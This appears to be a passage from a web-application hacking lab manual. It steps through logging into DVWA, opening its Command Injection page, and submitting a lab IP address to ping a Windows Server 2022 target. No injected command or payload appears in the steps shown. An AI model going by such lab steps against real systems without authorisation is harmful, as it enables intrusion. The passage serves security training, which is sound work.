
4. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.




Module 14 – Hacking Web Applications

5. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2022** machine (here, **10.10.1.22**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

Note: The command injection utility in DVWA allows you to ping the target machine.




6. **DVWA** successfully pings the target machine, as shown in the screenshot.

